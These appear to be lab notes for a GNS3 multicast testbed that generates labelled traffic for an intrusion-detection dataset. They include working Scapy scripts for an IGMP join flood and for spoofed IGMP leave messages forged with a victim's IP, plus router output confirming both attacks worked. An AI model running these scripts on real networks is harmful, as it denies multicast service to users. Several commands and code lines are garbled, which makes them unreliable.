


Topology

Why switches where:

- **SW-1 required** between Dist-R2 and {H1, H2} — IGMP operates at L2 (TTL=1). For spoofing to work, attacker and victim must be L2-adjacent on the same broadcast domain. Without SW-1, Class 2 attack is physically impossible.
- **SW-2 added** between Dist-R3 and {H3, H4} — symmetric access layer, realistic enterprise design, also lets you run Class 5 amplification against H3/H4 from a different subnet.
- **No switch on Core-R1 → Server** — server is a dedicated single device, direct link is correct.



Device table:

Device	Image	Adapters
Core-R1	frrouting/frr:latest	3
Dist-R2	frrouting/frr:latest	2
Dist-R3	frrouting/frr:latest	2

Device	Image	Adapters
SW-1	GNS3 built-in Ethernet Switch 4	
SW-2	GNS3 built-in Ethernet Switch 4	
Multicast-Server	nicolaka/netshoot	1
H1	nicolaka/netshoot	1
H2	nicolaka/netshoot	1
H3	nicolaka/netshoot	1
H4	nicolaka/netshoot	1

Cable connections:

From	To
Core-R1 eth0	Dist-R2 eth0
Core-R1 eth1	Dist-R3 eth0
Core-R1 eth2	Multicast-Server eth0
Dist-R2 eth1	SW-1 port 0
SW-1 port 1	H1 eth0
SW-1 port 2	H2 eth0
Dist-R3 eth1	SW-2 port 0
SW-2 port 1	H3 eth0
SW-2 port 2	H4 eth0

2. Router Bash Pre-Configuration

Run this on Core-R1, Dist-R2, and Dist-R3 — in bash, before vtysh, every time the container restarts.

```
bash
echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
echo "net.ipv4.conf.all.mc_forwarding=1" >> /etc/sysctl.conf
sysctl -p

sed -i 's/ospfd=no/ospfd=yes/' /etc/frr/daemons
```

```
sed -i 's/pimd=no/pimd=yes/' /etc/frr/daemons
```

```
/usr/lib/frr/frinit.sh restart
```

```
sleep 10
```

Verify daemons loaded (still in bash):

```
bash
```

```
vtysh -c "show version"
```

```
# Must see: ospfd and pimd listed
```

```
# If missing: cat /etc/frr/daemons and confirm ospfd=yes pimd=yes, then re-run frinit.sh
```

3. Router vtysh Configuration

Core-R1

```
vtysh
```

```
configure terminal
```

```
hostname Core-R1
```

```
interface lo
```

```
ip address 1.1.1.1/32
```

```
ip pim sm
```

```
interface eth0
```

```
ip address 10.0.0.1/30
```

```
ip pim sm
```

```
no shutdown
```

```
interface eth1
```

```
ip address 10.0.1.1/30
```

```
ip pim sm
```

```
no shutdown
```

```
interface eth2
```

ip address 192.168.10.1/24

ip pim sm

ip igmp

no shutdown

router ospf

network 10.0.0.0/30 area 0

network 10.0.1.0/30 area 0

network 192.168.10.0/24 area 0

network 1.1.1.1/32 area 0

ip pim rp 1.1.1.1

end

write memory

Dist-R2

vysh

configure terminal

hostname Dist-R2

interface lo

ip address 2.2.2.2/32

ip pim sm

interface eth0

ip address 10.0.0.2/30

ip pim sm

no shutdown

interface eth1

ip address 192.168.1.1/24

```
ip pim sm
ip igmp
no shutdown
```

```
router ospf
network 10.0.0.0/30 area 0
network 192.168.1.0/24 area 0
network 2.2.2.2/32 area 0
```

```
ip pim rp 1.1.1.1
```

```
end
write memory
```

Dist-R3

```
vttysh
configure terminal
hostname Dist-R3
```

```
interface lo
ip address 3.3.3.3/32
ip pim sm
```

```
interface eth0
ip address 10.0.1.2/30
ip pim sm
no shutdown
```

```
interface eth1
ip address 192.168.2.1/24
ip pim sm
ip igmp
```

no shutdown

router ospf

network 10.0.1.0/30 area 0

network 192.168.2.0/24 area 0

network 3.3.3.3/32 area 0

ip pim rp 1.1.1.1

end

write memory

4. Host IP Configuration

Run in bash on each host:

bash

Multicast-Server

ip addr add 192.168.10.10/24 dev eth0

ip route add default via 192.168.10.1

H1 (Attacker)

ip addr add 192.168.1.10/24 dev eth0

ip route add default via 192.168.1.1

H2

ip addr add 192.168.1.20/24 dev eth0

ip route add default via 192.168.1.1

H3

ip addr add 192.168.2.10/24 dev eth0

ip route add default via 192.168.2.1

H4

ip addr add 192.168.2.20/24 dev eth0

ip route add default via 192.168.2.1

5. Verification Chain

Run these in order. Each must pass before proceeding to the next.

bash

— Step 1: OSPF adjacency (Core-R1 bash) —————

vysh -c "show ip ospf neighbor"

Required output — both FULL:

Neighbor ID Pri State Dead Time Address Interface

2.2.2.2 1 Full/DR 30s 10.0.0.2 eth0

3.3.3.3 1 Full/DR 30s 10.0.1.2 eth1

```
Core-R1# show ip ospf neighbor
Neighbor ID      Pri State   Up Time      Dead Time Address   Interface   RXmtL
RqstL DBsmL
2.2.2.2          1 Full/DR    34.488s      35.513s 10.0.0.2   eth0:10.0.0.1 0
0               0
3.3.3.3          1 Full/DR    24.477s      35.529s 10.0.1.2   eth1:10.0.1.1 0
0               0
```

— Step 2: PIM neighbors (Core-R1 bash) —————

vysh -c "show ip pim neighbor"

Required output — both dist routers visible with uptime

— Step 3: RP reachability (Dist-R2 bash) —————

vysh -c "show ip pim rp-info"

Required output:

RP 1.1.1.1 for group 224.0.0.0/4 via OSPF I am RP: no

(On Core-R1 same command should show: I am RP: yes)

```
Dist-R2# show ip pim neighbor
Interface Neighbor Uptime Holdtime DR Pri
eth0      10.0.0.1 00:01:25 00:01:19 1

Dist-R2# show ip pim rp-info
RP address group/prefix-list OIF I am RP Source Group-Type
1.1.1.1     224.0.0.0/4 eth0 no Static ASM
```

— Step 4: End-to-end reachability (run from any host) —————

```
ping -c 3 192.168.10.1 # reach Core-R1 via default route
```

```
ping -c 3 192.168.10.10 # reach Server
```

```
ping -c 3 192.168.1.20 # H1 pings H2 (same subnet via SW-1)
```

```
ping -c 3 192.168.2.10 # H1 pings H3 (cross-subnet via router)
```

— Step 5: Verify multicast forwarding kernel (any FRR bash) —————

```
sysctl net.ipv4.ip_forward # must be 1
```

```
sysctl net.ipv4.conf.all.mc_forwarding # must be 1
```

Step 1 — Start These First (Keep Running All Session)

Terminal 1 — Multicast-Server:

iperf is a benchmarking tool. It gives you throughput numbers. For an ML dataset you need controlled, labeled, varied traffic — which your scripts already do correctly.

The one thing iperf gives that your server script does not is **variable bitrate simulation** — iperf can ramp up/down bandwidth. You can replicate this by adding a bitrate parameter to your server:

On Multicast-Server terminal

```
python3 << 'EOF'
```

```
import socket, struct, time, random
```

```
MCAST_GRP = '239.1.1.1'; MCAST_PORT = 5004; IFACE_IP = '192.168.10.10'
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
```

```
sock.setsockopt(socket.IPPROTO_IP, socket.IP_MULTICAST_TTL, 64)
```

```
sock.setsockopt(socket.IPPROTO_IP, socket.IP_MULTICAST_IF, socket.inet_aton(IFACE_IP))
```

```
# Variable bitrate — cycles through low/medium/high every 30 seconds
```

```
# mimics real video stream that adjusts quality
```

```
RATES = [
```

```
    (0.066, 400), # low: ~15fps, small frames (~48 Kbps)
```



```

(0.033, 900), # med: ~30fps, medium frames (~218 Kbps)
(0.016, 1400), # high: ~60fps, large frames (~700 Kbps)
]

seq = 0; rate_idx = 0; rate_start = time.time()
print("[Server] Variable-bitrate multicast stream started")

while True:
    # Switch bitrate profile every 30 seconds
    if time.time() - rate_start > 30:
        rate_idx = (rate_idx + 1) % len(RATES)
        rate_start = time.time()
        print(f"[Server] Rate profile changed to index {rate_idx}")

    sleep_time, frame_size = RATES[rate_idx]
    seq += 1
    ts = int(time.time() * 90000) & 0xFFFFFFFF
    payload = struct.pack('>HI', seq % 65535, ts) + b'\xAB' * frame_size
    sock.sendto(payload, (MCAST_GRP, MCAST_PORT))

    if seq % 150 == 0:
        print(f"[Server] frame={seq} size={frame_size}B")

    time.sleep(sleep_time + random.uniform(-0.002, 0.002))

```

EOF

Terminal 2 — H2:

```
bash
```

```
python3 << 'EOF'
```

```
import socket, struct, time
```

```
MCAST_GRP='239.1.1.1'; MCAST_PORT=5004; MY_IP='192.168.1.20'
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
```

```

sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1); sock.bind("", MCAST_PORT))
mreq = struct.pack('4s4s', socket.inet_aton(MCAST_GRP), socket.inet_aton(MY_IP))
sock.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq)
print("[H2] Joined — waiting for stream"); fc=0; t0=time.time()
while True:
    try:
        data,_=sock.recvfrom(2048); fc+=1
        if fc%50==0: print(f"[H2] frames={fc} fps={fc/(time.time()-t0):.1f}")
    except KeyboardInterrupt: break

```

EOF

Terminal 3 — H3:

```

bash
python3 << 'EOF'
import socket, struct, time
MCAST_GRP='239.1.1.1'; MCAST_PORT=5004; MY_IP='192.168.2.10'
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1); sock.bind("", MCAST_PORT))
mreq = struct.pack('4s4s', socket.inet_aton(MCAST_GRP), socket.inet_aton(MY_IP))
sock.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq)
print("[H3] Joined"); fc=0; t0=time.time()
while True:
    try:
        data,_=sock.recvfrom(2048); fc+=1
        if fc%50==0: print(f"[H3] frames={fc} fps={fc/(time.time()-t0):.1f}")
    except KeyboardInterrupt: break

```

EOF

Terminal 4 — H4:

```

bash
python3 << 'EOF'
import socket, struct, time
MCAST_GRP='239.1.1.1'; MCAST_PORT=5004; MY_IP='192.168.2.20'

```

```

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1); sock.bind(("", MCAST_PORT))
mreq = struct.pack('4s4s', socket.inet_aton(MCAST_GRP), socket.inet_aton(MY_IP))
sock.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq)
print("[H4] Joined"); fc=0; t0=time.time()
while True:
    try:
        data,_=sock.recvfrom(2048); fc+=1
        if fc%50==0: print(f"[H4] frames={fc} fps={fc/(time.time()-t0):.1f}")
    except KeyboardInterrupt: break
EOF

```

Confirm tree before proceeding — Core-R1 bash:

```

bash
vtysh -c "show ip mroute"
# Must show: (*,239.1.1.1) lif: eth2 Oif: eth0 eth1
# If not showing — wait 30s and retry. Do NOT start captures until this appears.

```

Verify:

```

vtysh -c "show ip mroute"
# Required output:
# (*,239.1.1.1) lif: eth2 Oif: eth0 eth1 ← tree built from server through both dist routers

```

```

Core-R1# show ip mroute
IP Multicast Routing Table
Flags: S - Sparse, C - Connected, P - Pruned
      R - SGRpt Pruned, F - Register flag, T - SPT-bit set
Source      Group      Flags Proto Input  Output TTL  Uptime
*           239.1.1.1  S      PIM   lo      eth0   1    00:00:38
              PIM              eth1   1
192.168.10.10 239.1.1.1  SFT    STAR  eth2   eth0   1    00:04:53
              STAR              eth1   1

```

```

vtysh -c "show ip igmp groups"
# Should show 239.1.1.1 present on eth2

```

On Dist-R2 bash:

```
vttysh -c "show ip igmp groups"
```

Should show 239.1.1.1 on eth1 (H1+H2 segment)

```
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface          Group          Mode Timer      Srcs V Uptime
eth1                239.1.1.1      EXCL 00:03:28    1 3 00:00:52
```

On Dist-R3 bash:

```
vttysh -c "show ip igmp groups"
```

Should show 239.1.1.1 on eth1 (H3+H4 segment)

```
Dist-R3# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface          Group          Mode Timer      Srcs V Uptime
eth1                239.1.1.1      EXCL 00:03:47    1 3 00:00:41
```

What changes from your current setup

You add **two things**:

1. A **background noise script** that runs on H1 in a separate terminal throughout every single class capture (start it before Class 0, leave it running through Class 6).
2. An **upgraded Class 0** that includes HTTP/DNS/HTTPS traffic directly in the benign mix.

Everything else (Classes 1–6, capture links, merge commands) stays the same — the noise script handles the realism automatically.

Background Noise Script (run ALL session — Terminal 5 on H1)

Start this **before any captures begin** and keep it running the entire dataset collection session.

```
bash
```

```
# Terminal 5 — H1 — run this first, keep running all session
```

```
python3 << 'EOF'
```

```
import socket, struct, time, random
```

```
from scapy.all import *
```

```
IFACE = 'eth0'
```

```
SRC_IP = '192.168.1.10'
```

```
DESTS = ['192.168.1.20', '192.168.2.10', '192.168.2.20', '192.168.10.10',  
         '8.8.8.8', '1.1.1.1', '192.168.1.1']
```

```
def rand_ip():
```

```
    return f'10.{random.randint(0,255)}.{random.randint(0,255)}.{random.randint(1,254)}'
```

```
def rand_payload(min_b=64, max_b=1400):
```

```
    return Raw(bytes([random.randint(0,255) for _ in range(random.randint(min_b, max_b))]))
```

```
def http_like():
```

```
    methods = [b'GET / HTTP/1.1\r\nHost: example.com\r\n\r\n',  
               b'POST /api/data HTTP/1.1\r\nContent-Length: 32\r\n\r\n' + b'X'*32,  
               b'GET /index.html HTTP/1.1\r\nHost: internal.local\r\n\r\n',  
               b'PUT /upload HTTP/1.1\r\nContent-Length: 64\r\n\r\n' + b'Y'*64]
```

```
    pkt = (Ether() /
```

```
        IP(src=SRC_IP, dst=random.choice(DESTS))) /
```

```
        TCP(sport=random.randint(1024,65535), dport=80,
```

```
            flags='PA', seq=random.randint(1,2**32-1)) /
```

```
        Raw(random.choice(methods)))
```

```
    sendp(pkt, iface=IFACE, verbose=0)
```

```
def https_like():
```

```
    # TLS ClientHello-ish header: 0x16=handshake, 0x03 0x01=TLS1.0
```

```
    tls_hdr = b'\x16\x03\x01' + struct.pack('>H', random.randint(128, 512))
```

```
    payload = tls_hdr + bytes([random.randint(0,255) for _ in range(random.randint(100, 400))])
```

```
    pkt = (Ether() /
```

```
        IP(src=SRC_IP, dst=random.choice(DESTS))) /
```

```
        TCP(sport=random.randint(1024,65535), dport=443,
```

```
            flags='PA', seq=random.randint(1,2**32-1)) /
```

```
        Raw(payload))
```

```
    sendp(pkt, iface=IFACE, verbose=0)
```

```
def dns_like():
    # DNS query structure: transaction ID + flags + QDCOUNT + question
    txid = random.randint(0, 65535)

    domains = [b'\x06google\x03com\x00', b'\x09microsoft\x03com\x00',
               b'\x05local\x00',    b'\x08internal\x05corp\x00']

    payload = struct.pack('>HHHHHH', txid, 0x0100, 1, 0, 0, 0) + random.choice(domains) +
    b'\x00\x01\x00\x01'

    pkt = (Ether() /
          IP(src=SRC_IP, dst=random.choice(['192.168.1.1', '8.8.8.8', '1.1.1.1']))) /
          UDP(sport=random.randint(1024, 65535), dport=53) /
          Raw(payload))

    sendp(pkt, iface=IFACE, verbose=0)
```

```
def dns_response_like():
    # Simulate DNS response coming back (src=53)
    txid = random.randint(0, 65535)

    payload = struct.pack('>HHHHHH', txid, 0x8180, 1, 1, 0, 0) +
    b'\x04test\x03com\x00\x00\x01\x00\x01'

    pkt = (Ether() /
          IP(src=random.choice(['192.168.1.1', '8.8.8.8']), dst=SRC_IP) /
          UDP(sport=53, dport=random.randint(1024, 65535))) /
          Raw(payload))

    sendp(pkt, iface=IFACE, verbose=0)
```

```
def random_udp():
    pkt = (Ether() /
          IP(src=SRC_IP, dst=random.choice(DESTS))) /
          UDP(sport=random.randint(1024, 65535),
              dport=random.choice([80, 443, 8080, 8443, 3000, 5000, 9000, 53])) /
          rand_payload(64, 800))

    sendp(pkt, iface=IFACE, verbose=0)
```

```

def tcp_handshake_like():
    dst = random.choice(DESTS)
    sp = random.randint(1024,65535)
    dp = random.choice([80,443,8080,22,25,587])
    isn = random.randint(1,2**32-1)
    # SYN
    sendp(Ether())/IP(src=SRC_IP,dst=dst)/TCP(sport=sp,dport=dp,flags='S',seq=isn),
        iface=IFACE, verbose=0)
    time.sleep(random.uniform(0.002,0.01))
    # ACK (simulate handshake complete)

    sendp(Ether())/IP(src=SRC_IP,dst=dst)/TCP(sport=sp,dport=dp,flags='A',seq=isn+1,ack=random.randint(1,2**32-1)),
        iface=IFACE, verbose=0)

def icmp_noise():
    dst = random.choice(DESTS)

    sendp(Ether())/IP(src=SRC_IP,dst=dst)/ICMP(type=8,id=random.randint(1,65535),seq=random.randint(0,65535)),
        iface=IFACE, verbose=0)

ACTIONS = [
    (http_like, 20),
    (https_like, 18),
    (dns_like, 15),
    (dns_response_like, 8),
    (random_udp, 22),
    (tcp_handshake_like, 9),
    (icmp_noise, 8),
]

```

```

names, weights = zip(*ACTIONS)

count = 0

print("[BG Noise] Started — runs all session, Ctrl+C to stop")

while True:

    fn = random.choices(names, weights=weights)[0]

    fn()

    count += 1

    if count % 200 == 0:

        print(f"[BG Noise] {count} background packets sent")

        time.sleep(random.uniform(0.008, 0.06))

EOF

```

To run in H1:

Cat > noise.py (Past the script)

Save:

ctrl+D

For running:

```
python3 noise.py > noise.log 2>&1 &
```

Step 2 -- Class 0 — Benign (with HTTP/DNS/HTTPS built in)

This replaces your existing Class 0 script. It now includes HTTP, HTTPS, and DNS traffic directly in the benign class distribution, making it a proper representation of "normal host behavior."

What it does: H1 behaves as a legitimate subscriber — joins 239.1.1.1 at OS level, receives video frames, sends periodic IGMP join/leave messages for normal churn, and generates background unicast UDP traffic. Establishes the normal traffic baseline for the classifier.

bash

Run on H1 — after background noise is running

```
python3 << 'EOF'
```

```
import socket, struct, time, random
```

```
from scapy.all import *
```

```
from scapy.contrib.igmp import IGMP
```



```

IFACE = 'eth0'
SRC_IP = '192.168.1.10'
DESTS = ['192.168.1.20', '192.168.2.10', '192.168.2.20', '192.168.10.10']
DNS_SRVS = ['192.168.1.1', '8.8.8.8']
GROUPS = ['239.1.1.1', '239.1.1.2', '239.2.1.1', '239.3.1.1']

DURATION = 120 # <-- CHANGE per run
UDP_WEIGHT = 25 # <-- CHANGE per run
HTTP_W = 20 # <-- CHANGE per run
HTTPS_W = 18 # <-- CHANGE per run
DNS_W = 12 # <-- CHANGE per run

start = time.time(); count = 0
print(f"[Class0] Benign+rich traffic — {DURATION}s")

while time.time() - start < DURATION:
    action = random.choices(
        ['udp','http','https','dns','igmp_join','igmp_leave','icmp','tcp_bulk'],
        weights=[UDP_WEIGHT, HTTP_W, HTTPS_W, DNS_W, 8, 4, 8, 5]
    )[0]

    if action == 'udp':
        pkt = (Ether() /
            IP(src=SRC_IP, dst=random.choice(DESTS)) /
            UDP(sport=random.randint(1024,65535),
                dport=random.choice([80,443,8080,53,5004,9000])) /
            Raw(b'X' * random.randint(64,1400)))
        sendp(pkt, iface=IFACE, verbose=0)
        time.sleep(random.uniform(0.01, 0.07))

```

```
elif action == 'http':
```

```
    methods = [b'GET / HTTP/1.1\r\nHost: server.local\r\n\r\n',  
                b'POST /api HTTP/1.1\r\nContent-Length: 20\r\n\r\n' + b'D'*20,  
                b'GET /status HTTP/1.1\r\nHost: 192.168.10.10\r\n\r\n']
```

```
    pkt = (Ether() /  
           IP(src=SRC_IP, dst=random.choice(DESTS)) /  
           TCP(sport=random.randint(1024,65535), dport=80,  
               flags='PA', seq=random.randint(1,2**32-1)) /  
           Raw(random.choice(methods)))  
    sendp(pkt, iface=IFACE, verbose=0)  
    time.sleep(random.uniform(0.02, 0.15))
```

```
elif action == 'https':
```

```
    tls_hdr = b'\x16\x03\x01' + struct.pack('>H', random.randint(100, 400))  
    payload = tls_hdr + bytes([random.randint(0,255) for _ in range(random.randint(80,350))])  
    pkt = (Ether() /  
           IP(src=SRC_IP, dst=random.choice(DESTS)) /  
           TCP(sport=random.randint(1024,65535), dport=443,  
               flags='PA', seq=random.randint(1,2**32-1)) /  
           Raw(payload))  
    sendp(pkt, iface=IFACE, verbose=0)  
    time.sleep(random.uniform(0.02, 0.12))
```

```
elif action == 'dns':
```

```
    domains = [b'\x06google\x03com\x00', b'\x05local\x00',  
               b'\x08internal\x05corp\x00', b'\x06server\x05local\x00']  
    txid = random.randint(0,65535)  
    payload = struct.pack('>HHHHHH', txid, 0x0100, 1, 0, 0, 0) + random.choice(domains) +  
    b'\x00\x01\x00\x01'  
    pkt = (Ether() /  
           IP(src=SRC_IP, dst=random.choice(DNS_SRVS)) /
```

```

        UDP(sport=random.randint(1024,65535), dport=53) /
        Raw(payload))

    sendp(pkt, iface=IFACE, verbose=0)

    time.sleep(random.uniform(0.05, 0.3))

elif action == 'igmp_join':

    pkt = Ether() / IP(src=SRC_IP, dst='224.0.0.22') / IGMP(type=0x16,
gaddr=random.choice(GROUPS))

    sendp(pkt, iface=IFACE, verbose=0)

    time.sleep(random.uniform(0.5, 2.0))

elif action == 'igmp_leave':

    pkt = Ether() / IP(src=SRC_IP, dst='224.0.0.2') / IGMP(type=0x17,
gaddr=random.choice(GROUPS))

    sendp(pkt, iface=IFACE, verbose=0)

    time.sleep(random.uniform(2.0, 5.0))

elif action == 'icmp':

    pkt = Ether() / IP(src=SRC_IP, dst=random.choice(DESTS)) / ICMP(type=8, seq=count%65535)

    sendp(pkt, iface=IFACE, verbose=0)

    time.sleep(random.uniform(0.1, 0.5))

elif action == 'tcp_bulk':

    # Simulate a short data transfer (3 segments)

    dst = random.choice(DESTS)

    sp = random.randint(1024,65535)

    dp = random.choice([80,443,8080])

    seq = random.randint(1,2**32-1)

    for i in range(random.randint(2,5)):

        seg_size = random.randint(512,1400)

sendp(Ether()/IP(src=SRC_IP,dst=dst)/TCP(sport=sp,dport=dp,flags='PA',seq=seq)/Raw(b'Z'*seg_size),

```

```

        iface=IFACE, verbose=0)

    seq += seg_size

    time.sleep(random.uniform(0.003,0.012))

    time.sleep(random.uniform(0.05, 0.2))

count += 1

print(f"[Class0] Done — {count} packets in {time.time()-start:.1f}s")
EOF

```

5 runs — what to change:

Run	DURATION	UDP_WEIGHT	HTTP_W	HTTPS_W	DNS_W	Save as
1	120	25	20	18	12	c0_r1_*.pcap
2	90	30	25	20	10	c0_r2_*.pcap
3	150	20	15	15	15	c0_r3_*.pcap
4	60	35	18	20	8	c0_r4_*.pcap
5	120	22	22	22	14	c0_r5_*.pcap

Validation:

Tcp,http,udp packets,dns, igmp(1 -2 group request)

Step 3 — Class 1 (IGMP Flood)

What it does: Sends 2000 IGMPv3 Membership Reports, each joining a unique group address across the 239.x.x.x space. Exhausts IGMP group state table memory and CPU on Dist-R2 and Core-R1. In production, this causes slow convergence and denial of service to all legitimate multicast traffic.

GNS3 captures to start before each run:

- Dist-R2 eth1 ↔ SW-1 → c1_r1_distR2-SW1.pcap
- Core-R1 eth0 ↔ Dist-R2 → c1_r1_coreR1-distR2.pcap

Run on H1:

```
bash
```

```
python3 << 'EOF'
```

```

from scapy.all import *

from scapy.contrib.igmp import IGMP

import time, random

IFACE = 'eth0'

SRC_IP = '192.168.1.10'

# ===== PARAMETERS (CHANGE THESE) =====

DURATION = 60

SLEEP_MIN = 0.0005

SLEEP_MAX = 0.002

GRP_RANGE = (0, 255) # controls diversity

BURST_MODE = False

PAUSE_TIME = 0

start = time.time()

count = 0

print(f"[Class1] Flood | duration={DURATION}s | sleep={SLEEP_MIN}-{SLEEP_MAX}")

while time.time() - start < DURATION:

    # Optional burst behavior

    if BURST_MODE and count % 1000 == 0:

        print("[Class1] Burst pause...")

        time.sleep(PAUSE_TIME)

    grp = f'239.{random.randint(*GRP_RANGE)}.{random.randint(0,255)}.{random.randint(1,254)}'

    pkt = (Ether(dst='01:00:5e:00:00:16') /

           IP(src=SRC_IP, dst='224.0.0.22') /

           IGMP(type=0x16, gaddr=grp))

    sendp(pkt, iface=IFACE, verbose=0)

    count += 1

    time.sleep(random.uniform(SLEEP_MIN, SLEEP_MAX))

    if count % 500 == 0:

        elapsed = time.time() - start

        print(f"[Class1] {count} pkts | {count/elapsed:.0f} pkt/s")

print(f"[Class1] Done — {count} packets")

```

EOF

5 runs — what to change:

Run	DURATION	SLEEP_MIN	SLEEP_MAX	GRP_RANGE	Pattern
1	60	0.0005	0.002	(0, 50)	steady
2	90	0.001	0.005	(51, 100)	slower
3	45	0.0002	0.001	(101, 150)	fast
4	120	0.002	0.008	(0, 255)	slow wide
5	60	burst†	burst†	(0, 255)	burst-pause

Set this for brut force

BURST_MODE = True

PAUSE_TIME = 1.5

Class_1

```
Dist-R2# show ip igmp groups
Total IGMP groups: 1710
Watermark warn limit(Not Set): 0
Interface      Group          Mode Timer      Srcs V Uptime
eth1           239.1.1.1      EXCL 00:04:13  1 3 00:21:25
eth1           239.2.1.1      ---- 00:00:02    1 2 00:04:18
eth1           239.3.1.1      ---- 00:00:04    1 2 00:04:16
eth1           239.28.202.14  ---- 00:00:35    1 2 00:03:45
eth1           239.243.155.7  ---- 00:00:35    1 2 00:03:45
eth1           239.253.248.81 ---- 00:00:35    1 2 00:03:45
eth1           239.27.158.215 ---- 00:00:35    1 2 00:03:44
eth1           239.25.91.46   ---- 00:00:35    1 2 00:03:44
eth1           239.196.59.147 ---- 00:00:36    1 2 00:03:44
eth1           239.243.229.141 ---- 00:00:36    1 2 00:03:44
eth1           239.169.55.24  ---- 00:00:36    1 2 00:03:44
eth1           239.169.200.70 ---- 00:00:36    1 2 00:03:44
eth1           239.246.228.129 ---- 00:00:36    1 2 00:03:44
eth1           239.1.85.190   ---- 00:00:36    1 2 00:03:44
eth1           239.18.81.106  ---- 00:00:36    1 2 00:03:44
eth1           239.245.183.189 ---- 00:00:36    1 2 00:03:44
eth1           239.17.226.37  ---- 00:00:36    1 2 00:03:44
eth1           239.175.137.160 ---- 00:00:36    1 2 00:03:44
eth1           239.131.71.163 ---- 00:00:36    1 2 00:03:44
```

Step 4 — Class 2 (IGMP Spoofing)

Prerequisite: H1 and H2 are on same L2 segment via SW-1. H2 receiver must be running and receiving frames.

What it does: H1 forges IGMPv3 BLOCK_OLD_SOURCES records with H2's source IP (192.168.1.20), transmitted to the router's IGMP address (224.0.0.22). The router believes H2 is leaving group 239.1.1.1, sends a Group-Specific Query to verify, and if it receives no response from actual H2 in time, prunes the stream. **This now works because H1 and H2 are on the same L2 segment via SW-1.**

GNS3 captures to start before each run:

- Dist-R2 eth1 ↔ SW-1 → c2_r1_distR2-SW1.pcap
- SW-1 port2 ↔ H2 → c2_r1_SW1-H2.pcap

Run on H1:

```
bash

python3 << 'EOF'

from scapy.all import *
from scapy.contrib.igmp import IGMP
import time, random

IFACE = 'eth0'
GROUP = '239.1.1.1'
MCAST_MAC = '01:00:5e:00:00:02' # leave group MAC

# ===== PARAMETERS =====

DURATION = 60
SLEEP = 0.002
VICTIMS = ['192.168.1.20'] # spoof H2
start = time.time()
count = 0

print(f"[Class2] IGMP Spoof (Leave attack) — {DURATION}s")
while time.time() - start < DURATION:
    victim = random.choice(VICTIMS)

    pkt = (Ether(dst=MCAST_MAC) /
           IP(src=victim, dst='224.0.0.2') / # leave message
           IGMP(type=0x17, gaddr=GROUP)) # leave group

    sendp(pkt, iface=IFACE, verbose=0)
```

```

count += 1

time.sleep(random.uniform(SLEEP*0.8, SLEEP*1.2))

if count % 500 == 0:

    print(f"[Class2] {count} spoofed leaves sent")

print(f"[Class2] Done — {count} packets")

EOF

```

5 runs — what to change:

Run	DURATION	SLEEP	VICTIMS	Notes
1	60	0.002	['192.168.1.20']	Target H2 only
2	90	0.005	['192.168.1.20']	Slower, H2 only
3	60	0.001	['192.168.1.20']	Fast rate
4	60	0.002	['192.168.1.20', '192.168.2.10', '192.168.2.20']	All victims
5	45	0.0005	['192.168.1.20']	Burst

Class_2:

```

eth1      239.1.1.1      EXCL 00:00:01      1 3 00:00:18
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface      Group      Mode Timer      Srcs V Uptime
eth1      239.1.1.1      EXCL 00:00:01      1 3 00:00:19
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface      Group      Mode Timer      Srcs V Uptime
eth1      239.1.1.1      EXCL 00:00:01      1 3 00:00:20
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface      Group      Mode Timer      Srcs V Uptime
eth1      239.1.1.1      EXCL 00:00:01      1 3 00:00:20
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
